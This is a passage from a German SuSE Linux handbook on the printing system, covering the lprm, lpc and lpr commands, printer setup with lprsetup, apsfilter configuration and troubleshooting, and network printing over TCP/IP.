lprm löscht Druckaufträge aus einer Warteschlange, sofern der Druckauftrag dem Benutzer gehört, der **lprm** aufruft. Beispielsweise liefert

```
tux@erde: > lprm -Pwarteschlange 676
```

die beiden Zeilen in Ausgabe 12.3.2 zurück.

```
dfA676Aa05005 dequeued
cfA676Aa05005 dequeued
```

Ausgabe 12.3.2: Beispiel einer Ausgabe des Befehls **lprm**.

Ein Druckauftrag gehört dem Benutzer, der ihn gestartet hat. Dieser Benutzer wie auch die Jobnummer werden beim **lpq**-Befehl angezeigt. Dieselbe Jobnummer kann in verschiedenen Warteschlangen vorkommen, daher ist die Angabe der Warteschlange immer erforderlich.

Wird keine Jobnummer angegeben, so wird der momentan aktive Job, wenn es ein eigener ist, aus der betreffenden Warteschlange gelöscht.

lprm -Pwarteschlange löscht den aktuellen Auftrag aus der angegebenen Warteschlange, sofern dieser dem Benutzer gehört, der den **lprm**-Befehl gegeben hat. Der Drucker bringt aber noch die Daten des Druckers zu Papier, die bereits in seinen Speicher übertragen wurden

lprm -Pwarteschlange - löscht alle Druckaufträge des Benutzers aus der angegebenen Warteschlange. Gibt `'root'` diesen Befehl ein, so werden *alle* Druckaufträge aus der angegebenen Warteschlange gelöscht.

lpc dient der Steuerung der Warteschlangen. Für den Warteschlangen-Namen kann dabei auch **all** (= alle) angegeben werden. Die wichtigsten Optionen sind:

status warteschlange – gibt einen Statusbericht. Fehlt die Angabe <warteschlange>, so wirkt der Aufruf wie <all>, d. h. ein Statusbericht für alle Warteschlangen wird ausgegeben.

disable warteschlange – stoppt die Aufnahme neuer Jobs in die Warteschlange.

enable warteschlange – gibt die Warteschlange für die Aufnahme neuer Jobs frei.

`stop warteschlange` – stoppt das Ausdrucken von Jobs aus der Warteschlange; der gerade im Druck befindliche Job wird noch beendet.

`start warteschlange` – nimmt das Ausdrucken von Jobs aus der Warteschlange wieder auf.

`down warteschlange` – wirkt wie **`disable`** plus **`stop`** .

`up warteschlange` – hat dieselbe Wirkung wie **`enable`** plus **`start`** .

`abort warteschlange` – ist identisch zu **`down`**, nur dass ein gerade im Druck befindlicher Job sofort abgebrochen wird. Die Jobs bleiben erhalten und können nach einem Restart der Warteschlange (**`up`**) weiter bearbeitet werden.

Sie können diese Kommandos dem **`lpc`** gleich in der Kommandozeile mitgeben (z. B. **`lpc status`**). Oder Sie rufen **`lpc`** ohne Parameter auf: Dann wird ein Dialogmodus mit der ☞*Eingabeaufforderung* **`lpc>`** (engl. *Prompt*) gestartet, der die Eingabe von **`lpc`**-Kommandos erwartet. Mit **`quit`** oder **`exit`** beenden Sie den Dialog.



Hinweis

Druckaufträge bleiben auch in den Warteschlangen erhalten, wenn Sie während eines Druckvorgangs den Rechner herunterfahren und dann Linux neu starten – einen eventuell fehlerhaften Druckauftrag müssen Sie mit den oben vorgestellten Befehlen aus der Warteschlange entfernen.

12.4 lpr: Druckaufträge losschicken

Der lpr ist die alltägliche „Anwenderschnittstelle“ zu den vorhandenen Druckwarteschlangen. Dabei ergibt sich folgender Ablauf:

1. Entweder erzeugt der Anwender selbst mit **`lpr`** einen neuen Druckauftrag, oder eine Anwendung verwendet den **`lpr`**-Befehl, wenn z. B. der Anwender ein Dokument drucken lässt.

2. **`lpr`** speichert die zu druckenden Daten in der Druckwarteschlange. Von dort leitet sie der Druckerspooler an den Druckerfilter weiter, der zu der Druckwarteschlange gehört.

3. Durch den Druckerfilter werden die zu druckenden Daten in das Format, das der Drucker direkt ausgeben kann, umgewandelt und dann an den Drucker geschickt.

4. Nachdem der Druckauftrag komplett an den Drucker geschickt wurde, wird er aus der Druckwarteschlange entfernt.

Normalerweise druckt man mit

```
tux@erde: > lpr datei
```

oder

```
tux@erde: > lpr -Pwarteschlange datei
```

Wenn Sie die Option **-Pwarteschlange** weglassen („Print-Queue“, für den Warteschlangen-Namen), ist die Voreinstellung der Inhalt der Umgebungsvariablen `PRINTER`. Ist diese leer, so wird die traditionelle Standard-Warteschlange mit dem Namen `lp` verwendet.

Verschiedene Druckwarteschlangen werden aus folgenden Gründen benötigt:

- Sind mehrere Drucker vorhanden, werden die verschiedenen Drucker über verschiedene Druckwarteschlangen angesprochen, etwa mit

  ```
  tux@erde: > lpr -Pprinter2 datei
  ```

  ein zweiter Drucker über die Warteschlange `printer2`.

- Pro Druckwarteschlange kann ein eigener Druckerfilter verwendet werden. Also werden verschiedene Druckwarteschlangen für denselben Drucker verwendet, um verschiedene Druckerfilter zu benutzen – etwa die Standard-Warteschlange mit einem Druckerfilter der immer schnellen Schwarzweißdruck liefert und eine andere Warteschlange (z. B. mit Namen `color`) mit einem Druckerfilter, der zwar langsam ist, aber bestmöglichen Farbdruck liefert; z. B. mit

  ```
  tux@erde: > lpr -Pcolor datei
  ```

Wenn Sie den Drucker mit YaST1, YaST2 oder **lprsetup** konfiguriert haben, werden standardmäßig immer folgende Warteschlangen eingerichtet:

`lp` – Drucken Sie eine Datei über diese Standard-Warteschlange, so wird als Druckerfilter der apsfilter verwendet. Der Filter bestimmt automatisch, welche Art Daten die Datei enthält, und dementsprechend erfolgt die Konvertierung in das druckerspezifische Format.

`ascii` – Drucken Sie eine Datei über die Warteschlange `ascii` mit

```
tux@erde: > lpr -Pascii datei
```

so wird als Druckerfilter der apsfilter verwendet, aber dieser bestimmt nicht automatisch, welche Art Daten die Datei enthält, sondern es wird beim Aufruf gesagt, dass die Datei ASCII-Text enthält und dementsprechend erfolgt die Konvertierung in das druckerspezifische Format.

`raw` – Drucken Sie eine Datei über die Warteschlange `raw` mit

```
tux@erde: > lpr -Praw datei
```

so wird als Druckerfilter der apsfilter verwendet, aber dieser führt *keine* Konvertierung in das druckerspezifische Format durch, sondern die Datei wird „roh“ an den Drucker geschickt. Also muss in diesem Fall die Datei schon Daten im druckerspezifischen Format enthalten.

In all diesen Fällen wird zwar immer derselbe Druckerfilter verwendet, aber dieser arbeitet je nach Warteschlange verschieden.



Tipp

Bei besonders großen Druckaufträgen kann es zweckmäßig sein, anstatt einer Kopie der Datendatei einen symbolischen Link darauf ins Spool-Verzeichnis stellen zu lassen. Dies leistet die lpr-Option **-s**. Natürlich sollten Sie dann auf Schreibzugriffe auf diese Datei verzichten, bis der Druckjob beendet ist!

12.5 SETUP (lprsetup): Konfiguration des Drucksystems

Das Paket aps enthält das Konfigurationsprogramm SETUP (/var/lib/apsfilter/SETUP), das direkt als **lprsetup** aufgerufen werden kann. Es bietet die Dienste:

- Auflistung aller apsfilter-Druckerkonfigurationen
- Hinzufügen und Löschen von apsfilter-Druckerkonfigurationen.

12.5.1 Hinweise zur Konfiguration mit lprsetup

lprsetup ist menügesteuert und mit der Tastatur zu bedienen. Die Wahl zwischen den Antwortfeldern 'OK' und 'Cancel' erfolgt in allen Menüs mit Tab; durch Auswahllisten bewegen Sie sich mit ↓ und ↑.

1. Rufen Sie **lprsetup** als 'root' auf der Textkonsole auf:

   ```
   erde: # lprsetup
   ```

   Drücken Sie ↵, um zum Hauptmenü zu gelangen:

   'EXIT' (engl. *Exit apsfilter setup*) – **lprsetup** beenden.

   'LISTING' (engl. *List all apsfilter entries*) – Alle bereits bestehenden Warteschlangen auflisten.

   'ENTRY' (engl. *Add/Overwrite/Delete an apsfilter entry*) – Zum Hinzufügen eines neuen Druckereintrags dient der Menüpunkt 'ENTRY'. Er führt zu einem weiteren Menü 'Choose your printer definition', in dem Sie den Drucker definieren.

   'DELETE' (engl. *Fast delete an apsfilter entry*) – Zum Löschen vorhandener apsfilter-Druckereinträge wählen Sie 'DELETE' und erhalten dann eine Liste aller vorhandenen Einträge.

2. Wählen Sie 'ENTRY'; jetzt ist u. a. folgendes sichtbar:

RETURN	Back to previous menu
DEVICE	Which printer interface

3. Wählen Sie ‘DEVICE’ (Schnittstelle).

   Für Drucker an einer parallelen Schnittstelle oder an der USB-Schnittstelle wählen Sie ‘PARALLEL’ und für Drucker an einer seriellen Schnittstelle wählen Sie ‘SERIAL’. Parallele Schnittstellen: /dev/lp0, /dev/lp1, /dev/lp2; USB-Druckerschnittstellen: /dev/usblp0, /dev/usblp1, /dev/usblp2; seriellen Schnittstelle: /dev/ttyS0, /dev/ttyS1, /dev/ttyS2.

   Bestätigen Sie den Eintrag mit ‘OK’.

4. Wählen Sie ‘PRINTER’ und wählen Sie den richtigen Druckertyp aus folgender Liste aus:

POSTSCRIPT	For a real PostScript printer
HEWLETT-PACKARD	For a HP deskjet printer
OTHER	Another non-PostSript printer
FREEDEF	Free definition of driver name

   Bestätigen Sie mit ‘COMMIT’.

   Blättern Sie in der folgenden Liste, bis Sie den passenden Ghostscript-Treiber oder die passende Parameterdatei (kenntlich an der Endung .upp) gefunden haben und wählen Sie dann ‘OK’.

5. Geben Sie die Auflösung an. Belassen Sie die Voreinstellung nur dann, wenn Sie die korrekte Auflösung nicht wissen. Bei Unsicherheit probieren Sie die Auflösungen 300, 360, 600, und 720. Insbesondere bei Verwendung einer .upp-Parameterdatei muss die Auflösung hier mit der in der Parameterdatei übereinstimmen. Wählen Sie dann ‘OK’ und ‘RETURN’.

6. Wählen Sie ‘PAPER’ und blättern Sie in der folgenden Liste, bis Sie die passende Papiergröße gefunden haben (bei Laserdruckern normalerweise a4 und bei Tintenstrahl-Druckern (engl. *Inkjet*) normalerweise a4dj). Wählen Sie dann ‘OK’.

7. Wählen Sie ‘COLOR’ und geben Sie ‘MONO’ oder ‘COLOR’ an, um eine spätere Konfiguration zur Unterscheidung von Schwarzweiß- und Farbdruck zu erleichtern – siehe dazu den nächsten Punkt und den folgenden Abschnitt „Konfiguration des apsfilters“.

8. Wenn Sie noch keine Standardwarteschlange lp konfiguriert haben, wird **lprsetup** immer die Standardwarteschlangen lp, ascii, raw und evtl. auch lp-mono einrichten; lp-mono wird nur dann eingerichtet, wenn Sie beim vorigen Punkt ‘COLOR’ gewählt haben. Wenn die Standardwarteschlangen schon eingerichtet waren, können Sie bei der Konfiguration zusätzlicher Warteschlangen unter ‘SPECIAL’ und ‘NAME’ einen eigenen Warteschlangennamen eintragen. Dieser sollte nur aus Buchstaben und Zahlen bestehen, wobei kurze Namen nur aus Kleinbuchstaben zu bevorzugen sind: etwa color für eine Warteschlange zum Farbdruck.

9. *Wichtig:* Mit ‘ADD’ wird der neue Drucker schließlich eingerichtet. Sie erhalten eine Ausgabe, welche Druckwarteschlangen bei der Apsfilter-Konfiguration auf dem System angelegt wurden.

```
### cdjcolor a4dj mono 300 color ###
color-ascii|lp10|cdjcolor-a4dj-ascii-mono-300-color
      |cdjcolor a4dj ascii mono 300
color|lp11|cdjcolor-a4dj-auto-mono-300-color
      |cdjcolor a4dj auto mono 300
color-raw|lp12|cdjcolor-a4dj-raw-color|cdjcolor a4dj raw
```

Ausgabe 12.5.1: Auflistung der Druckwarteschlangen

Es werden also immer gleich mehrere Warteschlangen angelegt, die unterschiedliche Druckausgaben ermöglichen.

Notieren Sie sich analog zu der Ausgabe 12.5.1, welche Druckwarteschlangen angelegt wurden (normalerweise werden nur lange Zeilen ausgegeben – im vorliegenden Beispiel sind `color-ascii`, `color` und `color-raw` zu notieren. Wählen Sie dann ‘`OK`’.

10. Nun werden die Konfigurationsdateien für den apsfilter angezeigt. Veränderungen sollten nicht in der globalen Konfigurationsdatei `/etc/apsfilterrc`, sondern nur in der Konfigurationsdatei, die nur den gerade angelegten Warteschlangen zugeordnet ist, vorgenommen werden. Die letztgenannte Konfigurationsdatei hat die Form `/etc/apsfilterrc.`<`gs_driver`>, wobei <`gs_driver`> der bei Punkt 4 gewählte Ghostscript-Treiber ist.

    Wird bei mehreren Konfigurationen derselbe Ghostscript-Treiber gewählt, so kann trotzdem dieselbe Konfigurationsdatei verwendet werden, da innerhalb einer solchen Konfigurationsdatei verschiedene Warteschlangen unterschieden werden können. Siehe dazu den folgenden Abschnitt „Konfiguration des apsfilters“. Drücken Sie (↵), damit es weitergeht.

11. Wählen Sie nacheinander ‘`RETURN`’ und ‘`EXIT`’.

12.5.2 Test des Druckers

Wurden die Standardwarteschlangen angelegt, sollten Sie nun mit

```
tux@erde: > lpr /etc/fstab
```

die Datei `/etc/fstab` ausdrucken können.

Sofern der gewählte Ghostscript-Treiber Farbdruck ermöglicht, können Sie dies testen mit:

```
tux@erde: > lpr /usr/share/ghostscript/5.50/examples/colorcir.ps
```

12.5.3 Sonderfälle

Bei **`lpr datei`** wird der Typ der Datei (z. B. ASCII oder PostScript) automatisch bestimmt. Soll der Dateityp ASCII erzwungen werden, so ist mit

```
tux@erde: > lpr -Pascii datei
```

zu drucken (z. B. um PostScript-Quelltext als solchen zu drucken, da dieser sonst als PostScript-Datei interpretiert würde).

Für Dateien, die schon im Drucker-spezifischen Format vorliegen, sollte

```
tux@erde: > lpr -Praw datei
```

verwendet werden.

Mit

```
tux@erde: > lpr -Plp-mono Datei
```

wird nicht automatisch Schwarzweißdruck erzwungen. Dazu sind zunächst passende Ghostscript-Parameter in einer `apsfilterrc`-Datei zu setzen; vgl. dazu den Abschnitt 12.6.2 auf der nächsten Seite.

12.6 Der apsfilter

12.6.1 Arbeitsweise des apsfilters

Bei der Druckerkonfiguration mit YaST1 bzw. **`lprsetup`** werden die folgenden Parameter in `/etc/printcap` gespeichert:

- Ghostscript-Treiber; z. B. `hpdj`, `ljet4`, `stcany.upp`.
- Papierformat; z. B. `a4`, `a4dj`, `letter`, `letterdj`.
- Methode; `ascii` oder `auto` oder `raw`.
- Farbe; falls Methode nicht `raw`: `mono` oder `color`
- Auflösung; falls Methode nicht `raw`: z. B. `300`, `360`, `600`, `720`.
- Warteschlangenname; falls explizit mit **`lprsetup`** unter ‘`SPECIAL - Settings for your printer`’ angegeben.

Der eigentliche Druckerfilter, das Shellskript `/var/lib/apsfilter/apsfilter` wird über einen Link gemäß der **`if`**-Angabe in `/etc/printcap` aufgerufen. Die obigen Parameter werden über diesen Link an den Druckerfilter übergeben.

```
color-ascii|lp4|hpdj-a4dj-ascii-mono-300-color\
    |hpdj a4dj ascii mono 300:\
    :lp=/dev/lp0:\
    :sd=/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color:\
    :lf=/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color/log:\
    :af=/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color/acct:\
    :if=/var/lib/apsfilter/bin/hpdj-a4dj-ascii-mono-300-color:\
    :la@:mx#0:\
    :tr=:cl:sh:
```

Datei 12.6.1: Warteschlange für Farbe in `/etc/printcap`

Beispiel: Steht in `/etc/printcap` etwa der Eintrag wie in Datei 12.6.1, so werden folgende Parameter an den apsfilter übergeben:

Ghostscript-Treiber	:	**PRINTER="hpdj"**
Papierformat	:	**PAPERSIZE="a4dj"**
Methode	:	**METHOD="ascii"**
Farbe	:	**COLOR="mono"**
Auflösung	:	**DPI="300"**
Warteschlangenname	:	**QUEUE="color"**

Je nachdem wie diese Variablen gesetzt sind, arbeitet apsfilter verschieden:

METHOD="raw" – Die Daten werden ohne Konvertierung an das Druckerdevice (z. B. `/dev/lp0`) geschickt.

METHOD="ascii" – Es wird angenommen, dass es sich um ASCII-Text handelt und dass der Text mit a2ps in das PostScript-Format umgewandelt wird; vgl. die Manual-Page von **a2ps** (**man a2ps**).

Die Daten im PostScript-Format werden dann von Ghostscript (**gs**) in das druckerspezifische Format umgewandelt und an das Druckerdevice geschickt. Der passende Ghostscript-Treiber und die Auflösung sind in den obigen Variablen festgelegt; weitere Ghostscript-Parameter können beim apsfilter konfiguriert werden.

METHOD="auto" – apsfilter versucht automatisch zu bestimmen, welcher Art die Daten sind. Das erforderliche Konvertierungsprogramm wird verwendet, um die Daten in das PostScript-Format umzuwandeln. Die Daten im PostScript-Format werden dann von Ghostscript in das druckerspezifische Format umgewandelt und an das Druckerdevice geschickt.

12.6.2 Konfiguration des apsfilters

Durch spezielle Variablen kann das Verhalten des apsfilters individuell eingestellt werden. Diese Variablen werden in einer der folgenden Konfigurationsdateien eingetragen:

- `/etc/apsfilterrc`
- `/etc/apsfilterrc.<gs_driver>`

wobei <gs_driver> durch den tatsächlichen Wert des Ghostscript-Treibers zu ersetzen ist. Diese Konfigurationsdateien werden in der angegebenen Reihenfolge vom apsfilter eingelesen, d. h. die Einstellungen in der treiberspezifischen Datei `/etc/apsfilterrc.<gs_driver>` überschreiben die Voreinstellungen in der globalen Datei `/etc/apsfilterrc`.

In `/etc/apsfilterrc` sollten nur globale Voreinstellungen für alle Druckwarteschlangen eingetragen werden. Spezielle Einstellungen sollten in der entsprechenden `/etc/apsfilterrc.<gs_driver>` eingetragen werden.

Bei der Druckerkonfiguration mit YaST2 werden die Parameter z. T. wie oben in `/etc/printcap` gespeichert, insbesondere aber in `/etc/gs.upp/y2prn_<warteschlange>.upp`. Dabei ist <warteschlange> für die Standardwarteschlange `lp`, andernfalls der Name, der bei einer zusätzlichen Warteschlange vergeben wurde (z. B. `color`). Der eigentliche Druckerfilter `/var/lib/`

`apsfilter/apsfilter` wird auch hier über einen Link gemäß des `if`-Eintrags in `/etc/printcap` aufgerufen. Die obigen Parameter werden teils über diesen Link und teils über `/etc/gs.upp/y2prn_<warteschlange>.upp` an den Druckerfilter übergeben. In dieser Datei finden sich insbesondere die Ghostscript-Parameter, die bei der Druckerkonfiguration mit YaST2 gesetzt wurden. Nur ganz spezielle Ghostscript-Parameterwerte, die nicht über YaST2 einstellbar sind, können hier eingetragen werden. Die Variablen, die das Verhalten des apsfilters bestimmen, müssen in einer der folgenden Konfigurationsdateien eingetragen werden:

- `/etc/apsfilterrc`
- `/etc/apsfilterrc.y2prn_<warteschlange>.upp`

Diese Konfigurationsdateien werden in der angegebenen Reihenfolge vom apsfilter eingelesen, d. h. die Einstellungen in `/etc/apsfilterrc.y2prn_<warteschlange>.upp` überschreiben die Voreinstellungen in `/etc/apsfilterrc`.

In `/etc/apsfilterrc` finden sich hilfreiche Kommentare zu den einzelnen Variablen. Hier eine Übersicht über die wichtigsten Variablen:

`FEATURE` ermöglicht die Art der Ausgabe von ASCII-Texten festzulegen:

Die Möglichkeiten:

`FEATURE=1` druckt eine Seite ASCII-Text pro Blatt Papier mit Kopfzeilen

`FEATURE=2` druckt zwei Seiten ASCII-Text pro Blatt Papier mit Kopfzeilen

`FEATURE=1n` druckt eine Seite ASCII-Text pro Blatt Papier ohne Kopfzeilen

`FEATURE=2n` druckt zwei Seiten ASCII-Text pro Blatt Papier ohne Kopfzeilen

`FEATURE=1l` druckt in Querformat mit Kopfzeilen

`FEATURE=1ln` druckt in Querformat ohne Kopfzeilen

`GS_FEATURES` ermöglicht die Angabe spezieller Ghostscript-Parameter. Die möglichen Ghostscript-Parameter sind aber je nach verwendetem Ghostscript-Treiber unterschiedlich. Informationen zu den einzelnen Parametereinstellungen finden Sie in `/usr/share/ghostscript/5.50/doc/Devices.htm` und `/usr/share/ghostscript/5.50/doc/hpdj/gs-hpdj.txt`; siehe auch den Abschnitt 12.8 auf Seite 391 ff.

Fortsetzung des obigen Beispiels von Datei 12.6.1 auf Seite 382:

Damit der Drucker im Falle **`$COLOR="mono"`** auch wirklich immer schwarzweiß druckt, sollte in `/etc/apsfilterrc.hpdj` beispielsweise der Ausschnitt aus Datei 12.6.2 auf der nächsten Seite eingetragen werden.

Überprüfen Sie anhand der Datei `file:/usr/share/doc/packages/ghostscript/doc/hpdj/gs-hpdj.txt`, ob diese Einstellungen für Ihren Druckertyp richtig bzw. möglich sind.

Kurzinformation dazu:

```
if [ "$COLOR" = "mono" ]; then
  GS_FEATURES="-sModel=unspec -sColorMode=mono"
else
  GS_FEATURES="-sModel=unspec -sColorMode=CMYK"
fi
```

Datei 12.6.2: `/etc/apsfilterrc.hpdj`: Schwarzweiß-Einstellung

- Bei **`-sModel=`** können Sie zwischen `500`, `500C`, `510`, `520`, `540`, `550C`, `560C`, `850C`, `855C` und `unspec` wählen.
- Bei **`-sColorMode=`** können Sie zwischen `mono`, `CMY`, `CMY+K` und `CMYK` wählen.

Erklärung zu den verschiedenen Farbmodellen (siehe `file:/usr/share/doc/packages/ghostscript/doc/hpdj/gs-hpdj.txt`):

`mono` Der Drucker hat nur eine Schwarzpatrone z. B. die Modelle 500, 510 und 520.

`CMY` Der Drucker kann entweder mit der Schwarzpatrone oder mit der Farbpatrone drucken wobei die Patronen meist per Hand ausgetauscht werden müssen z. B. die Modelle 500C und 540.

`CMY+K` Der Drucker hat zwar eine Schwarzpatrone und eine Farbpatrone gleichzeitig, aber Schwarz und Farbe können nicht gemischt werden. Also wird bei Farbdruck das Schwarz aus den Farben gemischt z. B. die Modelle 550C und 560C.

`CMYK` Der Drucker hat eine Schwarzpatrone und eine Farbpatrone gleichzeitig und Schwarz und Farbe können gemischt werden z. B. die Modelle 850C, 855C und alle modernen DeskJets (unspec).

`PRELOADS` ermöglicht die Angabe einer Datei, die vom apsfilter vor den eigentlichen Druckdaten verarbeitet wird. Dazu einige Beispiele:

- Einstellung der Helligkeitsverteilung beim Ausdruck auf Farbtintenstrahldruckern: Siehe `file:/usr/share/doc/sdb/de/html/jsmeix_print-gammakorrektur.html`
- Einstellung der Seitenränder beim Ausdruck von PostScript Dateien: Siehe `file:/usr/share/doc/sdb/sdb/de/html/ke_print-margins.html`
- Umschalten eines PostScript-Druckers auf Duplexdruck oder Wahl eines anderen Papierfachs bei einem PostScript-Drucker: Siehe `file:/usr/share/doc/sdb/sdb/de/html/ke_print-duplex.html` und `file:/usr/share/doc/sdb/sdb/de/html/ke_tray.html`

`ENCODING` ermöglicht den Ausdruck von ASCII-Text und HTML-Seiten aus Netscape gemäß Codierung nach ISO-8859-1 oder ISO-8859-2 – siehe dazu den Kommentar in `/etc/apsfilterrc` und `file:/usr/share/doc/sdb/de/html/jsmeix_print-iso88592.html`.

12.6.3 Fehlersuche beim apsfilter

Ein Protokoll, das aufzeichnet, was während der Abarbeitung eines Druckauftrages durch apsfilter passiert, sollte bei der Fehlersuche helfen.

Vorgehen:

1. Melden Sie sich als Benutzer `'root'` an.
2. Entfernen Sie in `/var/lib/apsfilter/apsfilter` das Kommentarzeichen `'#'` vor **`set -x`**.
3. Von nun an werden die Aktivitäten des Druckerfilters in entsprechenden Log-Dateien mitprotokolliert, die in `/etc/printcap` festgelegt sind. Bei **`lf`** ist die jeweilige Log-Datei der einzelnen Druckwarteschlangen angegeben, z. B. `/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color/log`; vgl. Datei 12.6.1 auf Seite 382.

   Das Protokoll des jeweils letzten Ausdrucks wird jeweils an die bestehende Log-Datei angehängt, was dazu führt, dass diese Dateien schnell groß und unübersichtlich werden. Daher sollten die Protokolle aus obigem Beispiel vor jedem neuen Ausdruckversuch mit

   ```
   erde: # cat /dev/null >/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color/log
   ```

   geleert werden, aber nicht gelöscht.
4. Nach einem Ausdruckversuch können Fehlermeldungen in den Log-Dateien helfen, die Ursache des Druckerproblems zu finden. Die Log-Dateien in obigem Beispiel können z. B. mit **`less`** angezeigt werden; zu **`less`** vgl. Abschnitt 19.7.3 auf Seite 543.

12.7 Drucken im TCP/IP-Netzwerk

Worum es geht?

Sie wollen entweder

- im TCP/IP-Netzwerk einen Drucker benutzen, der an einem anderen Rechner lokal angeschlossen ist, oder
- Sie wollen via TCP/IP-Netzwerk einen Drucker benutzen, der an einer „Printserver-Box“ angeschlossen ist, oder
- Sie wollen einen Netzwerkdrucker mit eigenem TCP/IP-Netzwerkanschluss benutzen.

Dabei wollen Sie die Druckjobs mit apsfilter filtern lassen.

Terminologie

Ein anderer Rechner im TCP/IP-Netzwerk, an dem der Drucker lokal angeschlossen ist, wird im folgenden *Print-Server* genannt, im Unterschied zu einer *Printserver-Box*, also einem kleinen Gerät mit TCP/IP-Netzwerkanschluss einerseits und lokaler Anschlussmöglichkeit für den Drucker andererseits. Ein Drucker, der selbst über einen TCP/IP-Netzwerkanschluss verfügt, wird im Folgenden als *Netzwerkdrucker* bezeichnet und der Rechner, von dem der Druckaufrag gestartet wird, ist der *Client*.

12.7.1 Übersicht: Die einzelnen Fälle

Die Unterschiede liegen in der Filterung der zu druckenden Datei: An einer Stelle der Kette muss die Ausgangsdatei in das Format umgewandelt werden, das der Drucker letztlich auch drucken kann – also in die Druckersprache, die der Drucker direkt spricht (PostScript, HP PCL, ESC/P). Dies erledigt der apsfilter. Bei Netzwerkdruckern und Printserver-Boxen muss daher der apsfilter schon auf dem Client laufen und dessen Ausgabe wird dann an den Netzwerkdrucker bzw. an die Printserver-Box weitergeleitet. Bei Druckern an einem Print-Server kann der apsfilter entweder auf dem Client laufen oder auf dem Print-Server. Es gibt also folgende Möglichkeiten:

Netzwerkdrucker mit Filterung beim Client:

1. Client: Datei in Druckerdaten wandeln (`-apsfilter->`)
2. Client: Druckerdaten an den Netzwerkdrucker schicken (`-remote->`)

Printserver-Box mit Filterung beim Client:

1. Client: Datei in Druckerdaten wandeln (`-apsfilter->`)
2. Client: Druckerdaten an die Printserver-Box schicken (`-remote->`)
3. Printserver-Box: Druckerdaten an den Drucker schicken

Drucker an einem Print-Server mit Filterung beim Client:

1. Client: Datei in Druckerdaten wandeln (`-apsfilter->`)
2. Client: Druckerdaten an den Print-Server schicken (`-remote->`)
3. Print-Server: Druckerdaten an den Drucker schicken

Drucker an einem Print-Server mit Filterung beim Print-Server:

1. Client: Datei an den Print-Server schicken (`-remote->`)
2. Print-Server: Datei in Druckerdaten wandeln (`-apsfilter->`)
3. Print-Server: Druckerdaten an den Drucker schicken

- Dort, wo `-remote->` steht, wird eine Druckwarteschlange benötigt, die die Daten nur weiterleitet (engl. *Printer forwarding queue*), aber nicht filtert.

- Dort wo `-apsfilter->` steht, wird eine Druckwarteschlange benötigt, die die Daten filtert. Ist die Filterung beim Client, so ist diese Filter-Warteschlange ein „Prefilter“ für die anschließende „Printer forwarding queue“. Ist die Filterung beim Print-Server, so ist die Filter-Warteschlange eine der normalen Warteschlangen, die auf dem Print-Server eingerichtet sind (etwa `lp` oder `ascii`).

Voraussetzungen:

Der Drucker muss von SuSE Linux unterstützt sein, da der Prefilter die druckerspezifischen Daten auf dieselbe Weise wie für einen lokal angeschlossenen Drucker erzeugt.Vgl. dazu Abschnitt 12.2 auf Seite 370 ff.

Eine TCP/IP-Verbindung zum Netzdrucker muss bestehen und ordnungsgemäß funktionieren.

12.7.2 Konfiguration: Printer forwarding queue auf dem Client

Melden Sie sich als ☞*Systemadministrator* `'root'` auf einer Textkonsole an. Falls Sie ein grafisches Login verwenden, wechseln Sie vorher mit (Strg) + (Alt) + (F2) auf eine Textkonsole.

1. Geben Sie entweder **`/var/lib/apsfilter/SETUP`** oder **`lprsetup`** ein.
2. Drücken Sie die (↵), damit Sie das Menü ‘`APSFILTER SETUP`’ erhalten.
3. Wählen Sie nacheinander ‘`ENTRY`’, ‘`DEVICE`’ und ‘`REMOTE`’.
4. Geben Sie die IP-Adresse des Netzwerkdruckers bzw. der Printserver-Box bzw. des Print-Servers ein. Falls in Ihrem Netzwerk die Namensauflösung (DNS) funktioniert, kann alternativ der voll qualifizierte Name des Print-Servers (FQDN) eingeben werden.
5. Geben Sie die Bezeichnung der Warteschlange auf dem Netzwerkdrucker bzw. auf der Printserver-Box bzw. auf dem Print-Server ein. Bei Netzwerkdruckern bzw. Printserver-Boxen finden Sie die möglichen Warteschlangennamen in der Dokumentation des Gerätes. Bei einem Print-Servers ist es eine der Warteschlangen, die auf dem Print-Server eingerichtet sind (etwa `lp` oder `ascii`).
6. Wählen Sie ‘`ADD`’.
7. Drücken Sie die (↵), damit es weitergeht.
8. Wählen Sie nacheinander ‘`RETURN`’ und ‘`EXIT`’.

Nun haben Sie auf dem Client die Warteschlange `remote`. Nach Neustarten des Druckerdaemons auf dem Client mit

```
erde: # rclpd stop
erde: # rclpd start
```

steht die Warteschlange `remote` auf dem Client zur Verfügung.

Mit dem Befehl

`erde: # lpr -Premote <Datei>`

wird die <Datei> ohne Filterung an den Netzwerkdrucker bzw. an die Printserver-Box geschickt. Hängt der Drucker jedoch an einem Print-Server, so ist auf dem Print-Server in `/etc/hosts.lpd` die IP-Adresse des Clients einzutragen. Falls die Namensauflösung funktioniert kann alternativ der voll qualifizierte Name des Clients (FQDN) eingetragen werden.

Nach Neustarten des Druckerdaemons auf dem Print-Server nimmt dieser die Druckaufträge von dem eingetragenen Client an. Hängt der Drucker an einem Print-Server mit Filterung beim Print-Server, so ist die Konfiguration hiermit abgeschlossen.

12.7.3 Konfiguration: Prefilter auf dem Client

1. Starten Sie **`lprsetup`**.
2. Drücken Sie ⏎.
3. Wählen Sie nacheinander ‘`ENTRY`’, ‘`DEVICE`’ und ‘`PREFILTER`’.
4. Wählen Sie die eben eingerichtete Warteschlange `remote`.
5. Wählen Sie ‘`PRINTER`’.
6. Wählen Sie aus ‘`POSTSCRIPT`’, ‘`HEWLETT-PACKARD`’, ‘`OTHER`’ oder ‘`FREEDEF`’ den passenden Eintrag aus.
7. Wählen Sie ‘`COMMIT`’.
8. Blättern Sie in der folgenden Liste, bis Sie den passenden Ghostscript-Treiber oder die passende Parameterdatei gefunden haben und wählen Sie dann ‘`OK`’.
9. Geben Sie die korrekte Auflösung an und wählen Sie dann ‘`OK`’.
10. Wählen Sie nacheinander ‘`RETURN`’ und ‘`PAPER`’.
11. Wählen Sie die passende Papiergröße und dann ‘`OK`’.
12. Wählen Sie ‘`COLOR`’.
13. Wählen Sie ‘`MONO`’ oder ‘`COLOR`’ und wählen Sie dann ‘`OK`’.
14. Wählen Sie ‘`ADD`’. Sie erhalten eine Ausgabe, welche Prefilter-Warteschlangen bei der Apsfilter-Konfiguration auf Ihrem System angelegt wurden. Notieren Sie sich, welche Prefilter-Warteschlangen angelegt wurden. Wählen Sie dann ‘`OK`’.
15. Drücken Sie die ⏎, damit es weitergeht.
